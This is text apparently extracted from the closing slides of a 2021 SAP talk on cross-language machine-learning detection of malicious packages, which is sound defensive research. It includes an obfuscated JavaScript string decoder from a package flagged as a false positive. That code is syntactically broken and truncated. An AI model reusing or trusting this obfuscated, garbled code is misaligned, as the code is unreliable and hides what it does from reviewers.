Majority are small packages (e.g., containing only setup.py/package.json)

1 campaign to increase popularity of project

4 obfuscated packages (no clear sign of maliciousness)

1 package containing the CV of its creator ☺

```
function a0_0x5510(_0x44708d, _0x387788) { var _0x4dc0d0 = a0_0x4dc0(); return a0_0x5510 = function (_0x5510d2, _0x357188) { _0x5510d2 = _0x5510d2 - 0xe8; var _0x1bd373 = _0x4dc0d0[_0x5510d2]; if (a0_0x5510['ksHUHH'] === undefined) { var _0x57bc99 = function (_0x111f2b) { var _0x2153ef = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'; if (_0x2153ef == '') { for (var _0x16db01 = 0x0, _0xdc8bc0, _0x396fd1, _0x3649b6 = 0x0; _0x396fd1 = _0x111f2b['charAt'](_0x3649b6++); ~_0x396fd1 && (_0xdc8bc0 = _0x16db01 % 0x4 ? _0xdc8bc0 * 0x40 + _0x396fd1 : _0x396fd1, _0x16db01 += 0x4) ? _0x46b0fc += String['fromCharCode'](_0xff & _0xdc8bc0 >> (-0x2 * _0x16db01 & 0x6)) : 0x0) { _0x396fd1 = _0x2153ef['indexOf'](_0x396fd1); } for (var _0x251b25 = 0x0, _0x1a0df5 = _0x46b0fc['length']; _0x251b25 < _0x1a0df5; _0x251b25++) { _0x1a02bc += '%' + ('00' + _0x46b0fc['charCodeAt'](-0x2))[_0x251b25] } } } ['slice'](-0x2); } return decodeURIComponent(_0x1a02bc); }; a0_0x5510['SdKRM'] = _0x57bc99, _0x44708d = arguments, a0_0x5510['ksHUHH'] = !![]; } var _0x49bac9 = _0x4dc0d0[0x0], _0x33a985 = _0x5510d2 + _0x49bac9, _0x368cb5 = _0x44708d[_0x33a985]; return !_0x368cb5 ? (_0x1bd373 = a0_0x5510['SdKRM'](_0x1bd373), _0x44708d[_0x33a985] = _0x1bd373) : _0x1bd373 = _0x368cb5, _0x1bd373; }, a0_0x5510(_0x44708d, _0x387788); } function a0_0x4dc0 { var _0x5dd0b = ['DhLWzq', 'EM9vBq', 'zMLSBfrLhEq', 'mJg4nJcZyK9ss1bZ', 'CMvKDwnL', 'zg93Jdw1LBNq', 'owfZsNDuta', 'BgfTzWq', 'zgVZdgUyxPBW', 'Av9dB250zXh0', 'z2v0', 'z2v0rNvSBfLLyq', 'yMLUza', 'Nj1CxvLBm5', 'AM9PBG', 'BgwMDa', 'CMvLBG', 'zxxjB3l', 'JJa3mZ14nwjcsenkDG', 'yMvNaw5qyxR0', 'y3jLyxrLrwXLbq', 'y3jLyxrLt3nJAq', 'zM9UDezHbwLSEq', 'CM91BmQ', 'Aw5LqvKAw9dBW', 'y29Uy2f0', 'BMfTzq', 'rNvSBhnJCMvLBG', 'z2v0t3DUuhjVCa', 'Dg9W', 'DMFSDwu', 'zu9MzNnLda', 'y29UDgvUdfPBPG', 'BwvZC2fNzq', 'B2zMC2v0sgvpzW', 'zMLSDgvY', 'yxr0', 'zgLZCgXHeq', 'zXhWBt', 'zv1LBNq', 'D2vIA2L0t2zBma', 'zxHW', 'zv50', 'yxnPBG', 'Bwf0yHLCW', 'yNjvd3nLCKXHBG', 'C2LUAA', 'D2LKDgG', 'AgLKzgvU', 'zMLZCG', 'DgHYB3C', 'uMvMBgvJDa', 'C3rHy2S', 'z2XvMfsq29TCa', 'BgfUz3vHz2vZ', 'C2vZC2LBln0BW', 'CgX1z2LUCW', 'z2v0M91BMrPBG', 'zQjwmta3ofLRv90VG', 'C2nYzvuu', 'AgvPz2H0', 'C3rLBmVY', 'CMvSzwfZzq', 'Dgv4DejhC2vSAq', 'yxzHawXizwLNAa', 'DxnLCKXBMD1yq', 'yxnPBMG', 'zvwUrwlBwvUDA', 'nty1mJi0oevdBLj2Da', 'B2zMC2v0ugfYzq', 'rgf0zvrPBwgBW', 'CMvUzgyVzwrcDq', 'Bg9Nlmxa', 'zMLSBfjLy3q', 'ChvZaa', 'CMLvZw', 'C3rHCRnszWkZq', 'yxr0ywnR', 'zgvIDwC', 'CMvXDbwZDeLkBa', 'DgLvBm', 'DgLVBG', 'C3LZDgvTzgfUzW', 'yxjJ', 'DgHYzxnB2XK', 'y29UBMvJDA', 'DMLZAwjPBgl0Eq', 'C2vUda', 'DgLTzvPBwMu', 'yxzHawXizwz0', 'ug9PBnRz', 'zMLSBa', 'DgfUa', 'BghXdg9Y', 'C2nYzvwUrwlBq', 'D2vIA2L0rxHPda', 'y3b1q2XHC3m', 'CMfnZq', 'CgXhdgzCM0', 'C3r5Bgu', 'CmvIzhLtgf0zq', 'BxngDwXSC2nYzq', 'y29Z', 'BwfW', 'yxrHBmg', 'y3jLyxrLrhUyq', 'C3rYAw5NAw5', 'D2HDPgvtfCgfJzq', 'Aw5KzXhpzG', 'zg9Uzq', 'CMvzb2X2zwrpCa', 'B3nJChu', 'z2v0vgLTzxPVBG', 'y29VA2LL', 'C2XpPy2u', 'A25Lzq', 'y2f5Ba', 'Dgv4DfnPEMvba', 'Bg9N', 'BfjHdgL', 'Axn0B2L0UdeLuua', 'D2vIA2L0rvg4Da', 'DMLZAxrVCKLK', 'BwLu', 'AfgTz3DUuhjVCa', 'AxrLcmf0B3i', 'zvU', 'AhjLzG', 'DgvZba', 'ChjVdg90Exbl', 'Djh5CwU', 'yxbWz5Kq2HPBa', 'rgf0yq', 'Dg9Hdg9Y', 'C2nYzvwUrwlBq', 'D2vIA2L0rvg4Da', 'y29VC2vqyxr0', 'yxrHBG', 'C29Yda', 'Dg9eyxrHvvjm', 'B25JB21Bgv0zq', 'ANvZda', 'tz2MbzLuzuf1za', 'NvSBhnJCMvLBG', 'zMLSBfn0EwXL', 'BNrLEhq', 'ywnvCw', 'yxbwBhK', 'C2vHcm0', 'yxnZAwDU', 'zxHPDenz1BzXyW', 'B9Hza', 'CMf0Aw8', 'y29SB3jezb0Aa', 'zM9UDfnPEmu', 'B2zMC2v02Lkda', 'DxnLCKfNzW50', 'C3fYda', 'rvxLBwvUda', 'yM9KEq', 'z3vHz2u', 'yxzHawXxawr0Aa', 'ywnvC2G', 'B3bLBKrHDgfIyq', 'B25SB2fK', 'rgf0yq', 'D2vIA2L0rNvSBa', 'mtG0mdbIywvcvNi', 'mtq3ndKxmzb000nyc21', 'Bw96g2fUy2v5SrG', 'Dgv4DenVBnrLBG', 'yxbwMvYc2LBG', 'D2vIA2L0uMvXq', 'C2vUhujVCgvYda', 'CMvTB3zLq2HPBa', 'ywrKrzLBnrmAq', 'C3bSaxq', 'ywXS', 'C3jJ', 'BMn1CnjLBm5', 'DgfU', 'ndb0quPPuws', 'CMv2xzjZzq', 'C29Tzq', 'CMvJda', 'BxnfEgL0rNvSBa', 'AxnbCnjHEq', 'zxn0rNvSBhnJCG', 'sw50Ba', 'DhbFC291CMnL', 'BgfUz3vHz2u', 'ywJz', 'ywnR', 'B25LCNjVCG', 'BwLJC0nVbxByzq', 'DgHLBG', 'Bw96rNvSBfnJCG', 'B9g9jyxrPB24', 'B3bZ', 'C3rHdg', 'zgv2AwnLugL4zq', 'C3jJzg9J', 'mMnNvNL4uW', 'y29Zaa', 'y2HHCKnVzgvbDa', 'Dwxsu2nYzvU', 'z0nSAwvUdfjLyW', 'CM1Hda', 'CgfYzw50tM9Kzq', 'DwfNzq', 'C3nVCG', 'DMvUzg9Y', 'zw5fbgTzv50', 'Bwf4vg91y2HqBW', 'AgfYzhdHCMvdbW', 'zunHbgXtywR', 'C2v0qxr0CLMIDq', 'zgvSyxLgywXsyG', 'nJy4mda3wK96tfzK', 'zjx0Eu5HBwvZ', 'Cg9W', 'y29TCg9Uzv50CW', 'C2Lu', 'u2L6zufKAnvZda',
```

fp-0.0.8

## Conclusion and Future Perspectives

Cross-language detection feasible and promising

- Improvements to reduce FP
- Exploring other ML algorithms and approaches

Possible future directions

- Extend to other languages (e.g., Ruby, PHP)
- Explore code transformation to language-agnostic IRs

SAP folgen auf



[www.sap.com/germany/contactsap](http://www.sap.com/germany/contactsap)

© 2021 SAP SE oder ein SAP-Konzernunternehmen. Alle Rechte vorbehalten.

Weitergabe und Vervielfältigung dieser Publikation oder von Teilen daraus sind, zu welchem Zweck und in welcher Form auch immer, ohne die ausdrückliche schriftliche Genehmigung durch SAP SE oder ein SAP-Konzernunternehmen nicht gestattet.

In dieser Publikation enthaltene Informationen können ohne vorherige Ankündigung geändert werden. Die von SAP SE oder deren Vertriebsfirmen angebotenen Softwareprodukte können Softwarekomponenten auch anderer Softwarehersteller enthalten. Produkte können länderspezifische Unterschiede aufweisen.

Die vorliegenden Unterlagen werden von der SAP SE oder einem SAP-Konzernunternehmen bereitgestellt und dienen ausschließlich zu Informationszwecken. Die SAP SE oder ihre Konzernunternehmen übernehmen keinerlei Haftung oder Gewährleistung für Fehler oder Unvollständigkeiten in dieser Publikation. Die SAP SE oder ein SAP-Konzernunternehmen steht lediglich für Produkte und Dienstleistungen nach der Maßgabe ein, die in der Vereinbarung über die jeweiligen Produkte und Dienstleistungen ausdrücklich geregelt ist. Keine der hierin enthaltenen Informationen ist als zusätzliche Garantie zu interpretieren.

Insbesondere sind die SAP SE oder ihre Konzernunternehmen in keiner Weise verpflichtet, in dieser Publikation oder einer zugehörigen Präsentation dargestellte Geschäftsabläufe zu verfolgen oder hierin wiedergegebene Funktionen zu entwickeln oder zu veröffentlichen. Diese Publikation oder eine zugehörige Präsentation, die Strategie und etwaige künftige Entwicklungen, Produkte und/oder Plattformen der SAP SE oder ihrer Konzernunternehmen können von der SAP SE oder ihren Konzernunternehmen jederzeit und ohne Angabe von Gründen unangekündigt geändert werden. Die in dieser Publikation enthaltenen Informationen stellen keine Zusagen, kein Versprechen und keine rechtliche Verpflichtung zur Lieferung von Material, Code oder Funktionen dar. Sämtliche vorausschauenden Aussagen unterliegen unterschiedlichen Risiken und Unsicherheiten, durch die die tatsächlichen Ergebnisse von den Erwartungen abweichen können. Dem Leser wird empfohlen, diesen vorausschauenden Aussagen kein übertriebenes Vertrauen zu schenken und sich bei Kaufentscheidungen nicht auf sie zu stützen.

SAP und andere in diesem Dokument erwähnte Produkte und Dienstleistungen von SAP sowie die dazugehörigen Logos sind Marken oder eingetragene Marken der SAP SE (oder von einem SAP-Konzernunternehmen) in Deutschland und verschiedenen anderen Ländern weltweit. Alle anderen Namen von Produkten und Dienstleistungen sind Marken der jeweiligen Firmen.

Zusätzliche Informationen zur Marke und Vermerke finden Sie auf der Seite [www.sap.de/trademark](http://www.sap.de/trademark).

# Backup Slides

# Features Distributions

